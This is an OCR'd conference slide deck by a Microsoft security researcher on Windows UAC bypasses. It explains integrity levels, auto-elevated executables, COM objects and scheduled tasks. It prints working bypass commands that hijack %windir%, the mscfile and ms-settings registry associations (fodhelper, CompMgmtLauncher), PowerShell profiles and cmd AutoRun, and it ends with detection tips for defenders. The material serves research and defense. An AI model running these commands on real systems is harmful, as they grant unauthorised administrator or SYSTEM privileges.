
The anatomy of UAC bypasses

Jonathan Bar Or (“JBO”), October 2022, DCGVR Halloween edition

Whoami

- Jonathan Bar Or ("JBO")
  - @yo_yo_yo_jbo
  - "Jack of all trades, master of none"
- Microsoft Defender for Endpoint Cross-platform research architect
  - Linux, macOS, iOS, Android, ChromeOS, Windows here and there
- Mix of offensive and defensive security
- Husband, father, cat lover

UAC bypasses



UAC concepts

- UAC = User Account Control.
  - Admin tokens are split to “elevated” one and a “normal” one, using the “higher” token is called “elevation”.
  - For non-admin users, UAC offers over-the-shoulder elevation.
- All securable objects have an “integrity level” saved in their SACL.
  - You can’t access higher integrity levels than your context.
  - Typically, non-elevated is “medium” or below.
  - Elevated context is typically “high”.

UAC concepts

- icacls can be used to view or set the Integrity Level.
- Default IL is Medium.

```
C:\temp>icacls test.txt /L
test.txt BUILTIN\Administrators:(I)(F)
         NT AUTHORITY\SYSTEM:(I)(F)
         BUILTIN\Users:(I)(RX)
         NT AUTHORITY\Authenticated Users:(I)(M)
         Mandatory Label\High Mandatory Level:(NW)

Successfully processed 1 files; Failed processing 0 files
```

UAC concepts

- UI separation.
- UAC levels:
  - Always notify
  - Notify (secure desktop) ← default setting
  - Notify (no secure desktop)
  - Never
- Most UAC bypasses focus on “Notify (secure desktop)”.
  - Rare to see UAC bypasses bypassing “Always notify”.

Hardening UAC

- “UAC is not a security boundary”
- Regardless, I reported (and helped fix) many.
  - Some of them turned out to be EoP even.

From: [redacted]
Sent: Wednesday, June 21, 2017 1:39 PM
To: [redacted] UAC Hardening v-Team <[redacted]@microsoft.com>
Cc: [redacted]
Subject: RE: ICreateNewLink UAC bypass to SYSTEM!

Crap crap crap crap crap crap.

UAC bypass classes

Auto-elevated EXEs

- Certain processes are “auto-elevated”, meaning that they run elevated by default (e.g. slui.exe).
  - Must be signed by Microsoft + have a proper manifest.
  - <autoElevate>true</autoElevate>
- If you’re able to make them run arbitrary code – you win.
- Some ways to affect these:
  - Registry keys placed under HKCU
  - Environment variables
  - Files on disk (DLL loading and other ideas)

Auto-elevated EXEs

```
C:\>strings C:\windows\system32\slui.exe | findstr -i autoElevate
        <autoElevate>true</autoElevate>
```

SystemSettingsAdminFlows.exe

```
if ( !ExpandEnvironmentStringsW(L"%windir%\\system32\\dism.exe", wszAppPath, 0x104u) )
{
```

```
STR_Sprintf(
  &wszCommandLine,
  L"%s /online /norestart /quiet /add-package /packagePath:\"\\\\ntdev.corp.microsoft.com\\release\\%s\\%s.%s.%s\\%s\\Fe"
   "aturesOnDemand\\neutral\\cabs\\%s\"",
  wszAppPath,
  v15,
  Dst,
  Dst,
  v4,
  v14,
  L"Microsoft-OneCore-DeveloperMode-Desktop-Package.cab");
```

```
if ( !CreateProcessW(0i64, &wszCommandLine, 0i64, 0i64, 0, 0, 0i64, 0i64, &StartupInfo, &ProcessInformation) )
```

SystemSettingsAdminFlows.exe

Environment variable manipulation

```
if ( !ExpandEnvironmentStringsW(L"%windir%\\system32\\dism.exe", wszAppPath, 0x104u) )
{
```

```
STR_Sprintf(
  &wszCommandLine,
  L"%s /online /norestart /quiet /add-package /packagePath:\"\\\\ntdev.corp.microsoft.com\\release\\%s\\%s.%s.%s\\%s\\Fe"
   "aturesOnDemand\\neutral\\cabs\\%s\"",
  wszAppPath,
  v15,
  Dst,
  Dst,
  v4,
  v14,
  L"Microsoft-OneCore-DeveloperMode-Desktop-Package.cab");
```

```
if ( !CreateProcessW(0i64, &wszCommandLine, 0i64, 0i64, 0, 0, 0i64, 0i64, &StartupInfo, &ProcessInformation) )
```


SystemSettingsAdminFlows.exe

```
set oldWindir=%windir%
set tmpDir=C:\ProgramData
mkdir %tmpDir%\system32 > NUL 2>&1
copy /y %~dp0..\..\UberExe\x64\Release\UberExe.exe %tmpDir%\system32\dism.exe > NUL 2>&1
setx windir %tmpDir% > NUL 2>&1
cmd /c %oldWindir%\system32\SystemSettingsAdminFlows.exe InstallInternalDeveloperModePackage
```

CompMgmtLauncher.exe

```
pwszLinkPath = L"Computer Management.lnk";
if ( tOsVer.wProductType == 1 )                // VER_NT_WORKSTATION
  bIsWorkstation = 1;
if ( !bIsWorkstation )
  pwszLinkPath = L"Server Manager.lnk";
v3 = ResolveFullPath(wszFilePath, v0, pwszLinkPath);
```

```
tShlex.cbSize = 112;
tShlex.lpFile = wszFilePath;
tShlex.nShow = 5;
tShlex.lpVerb = L"open";
if ( (unsigned int)ShellExecuteExW(&tShlex) )
```




CompMgmtLauncher.exe

```
pwszLinkPath = L"Computer Management.lnk";
if ( tOsVer.wProductType == 1 )                // VER_NT_WORKSTATION
  bIsWorkstation = 1;
if ( !bIsWorkstation )
  pwszLinkPath = L"Server Manager.lnk";
v3 = ResolveFullPath(wszFilePath, v0, pwszLinkPath);
```

```
tShlex.cbSize = 112;
tShlex.lpFile = wszFilePath;
tShlex.nShow = 5;
tShlex.lpVerb = L"open";
if ( (unsigned int)ShellExecuteExW(&tShlex) )
```

File association (.msc) works with HKCU



CompMgmtLauncher.exe

```
set evilExe=%~dp0..\..\UberExe\x64\Release\UberExe.exe
reg add HKCU\Software\Classes\mscfile\shell\open\command /ve /t REG_EXPAND_SZ /d "%evilExe%" /f
compmgmtlauncher.exe
```

Fodhelper.exe

```
memset(&tShlex.fMask, 0, 0x6Cui64);
tShlex.hwnd = 0i64;
tShlex.lpVerb = L"open";
tShlex.cbSize = 112;
tShlex.lpFile = L"ms-settings:optionalfeatures";
tShlex.fMask = 1280;
tShlex.nShow = 1;
ShellExecuteExW(&tShlex);
```

Fodhelper.exe

Protocol association (ms-settings) works with HKCU

```
memset(&tShlex.fMask, 0, 0x6Cui64);
tShlex.hwnd = 0i64;
tShlex.lpVerb = L"open";
tShlex.cbSize = 112;
tShlex.lpFile = L"ms-settings:optionalfeatures";
tShlex.fMask = 1280;
tShlex.nShow = 1;
ShellExecuteExW(&tShlex);
```

Fodhelper.exe

```
set evilExe=%~dp0..\..\UberExe\x64\Release\UberExe.exe
for /f "tokens=3 usebackq" %%i in (
    `reg query HKCU\Software\Microsoft\Windows\Shell\Associations\UrlAssociations\ms-settings\UserChoice
        /v ProgId ^| findstr _SZ`
    ) do set SettingsProgId=%%i
reg add HKCU\Software\Classes\%SettingsProgId%\shell\open\command /ve /d "%evilExe%" /f
C:\Windows\system32\fodhelper.exe
reg delete HKCU\Software\Classes\%SettingsProgId% /f
```

Auto-elevated COM objects

- COM is a technology that empowers developers to rely on interfaces.
  - Each COM object implements one or more “interfaces”, and the developer can use them “blindly”.
  - COM might be in-proc or out-of-proc.
- Certain COM objects do privileged things, so they might require elevation.
  - And after the Vista days, many of them are auto-elevated.
  - If you’re running as Medium IL and the COM object has to be run at High IL, it’ll be out-of-proc, run in a dllhost.exe and use IPC for interaction.
  - The functionality that the COM object exposes is our target.

CLSID_ElevatedShellLink

```
STDAPI _CreateNewLink(__in CREATELINKDATA *pcld, __in_opt INewShortcutHook *pnsh)
{
    HRESULT hr = S_OK;

    //    If we're just supposed to copy it, it's simple!
    if (pcld->dwFlags & WDFLAG_COPYLINK)
    {
        hr = CopyFile(pcld->szExeName, pcld->szLinkName, FALSE) ? S_OK : ResultFromKnownLastError();
    }
    else
```

CLSID_ElevatedShellLink

Arbitrary file override

```
STDAPI _CreateNewLink(__in CREATELINKDATA *pcld, __in_opt INewShortcutHook *pnsh)
{
    HRESULT hr = S_OK;

    //    If we're just supposed to copy it, it's simple!
    if (pcld->dwFlags & WDFLAG_COPYLINK)
    {
        hr = CopyFile(pcld->szExeName, pcld->szLinkName, FALSE) ? S_OK : ResultFromKnownLastError();
    }
    else
```

Override a Windows service image file, get to run as SYSTEM.

Elevated tasks

- Some Windows scheduled tasks might run with high privileges.
  - But some of them might be triggered from a weak user.
  - They suffer from the same issues other auto-elevated components suffer from.
  - Some of them depend on the target environment.

Elevated tasks

```
PS C:\> (Get-ScheduledTask -TaskName "[redacted]").Principal.RunLevel
Highest
PS C:\> (Get-ScheduledTask -TaskName "[redacted]").Actions


Id               :
Arguments        : -windowstyle hidden -nonInteractive -nologo -ExecutionPolicy unrestricted -Command
                   "& Start-Process -WindowStyle Hidden -Passthru -FilePath \"C:\Program
                   Files\[redacted]""
Execute          : powershell
WorkingDirectory : C:\Program Files\[redacted]
PSComputerName   :
```

Elevated tasks

```
PS C:\> (Get-ScheduledTask -TaskName "[redacted]").Principal.RunLevel
Highest
PS C:\> (Get-ScheduledTask -TaskName "[redacted]").Actions


Id               :
Arguments        : -windowstyle hidden -nonInteractive -nologo -ExecutionPolicy unrestricted -Command
                   "& Start-Process -WindowStyle Hidden -Passthru -FilePath \"C:\Program
                   Files\[redacted]""
Execute          : powershell
WorkingDirectory : C:\Program Files\[redacted]
PSComputerName   :
```

Powershell and cmd for UAC bypasses

- Running elevated Powershell without the –NoProfile flag might break UAC!
  - Profiles are stored in a writable directory.
  - Write payload to profile, trigger elevated Powershell, wait.

```
echo "evil.exe" >> $profile
```

- CMD without the /d flag does something similar.

```
reg add "HKCU\Software\Microsoft\Command Processor" /v AutoRun /d C:\temp\evil.exe /f
```

For defenders

- Look for popular env-vars that should never be changed (%windir%, %systemroot% etc.)
- Look for DLLs with common Windows names that are out of their normal directory.
- Look for any suspicious activity by a High Integrity Level dllhost.exe.
- Look for suspicious file\URL association modifications.
- Follow public resources (e.g. UACME on github).

Thank you!

- And happy spooky UAC bypasses to all.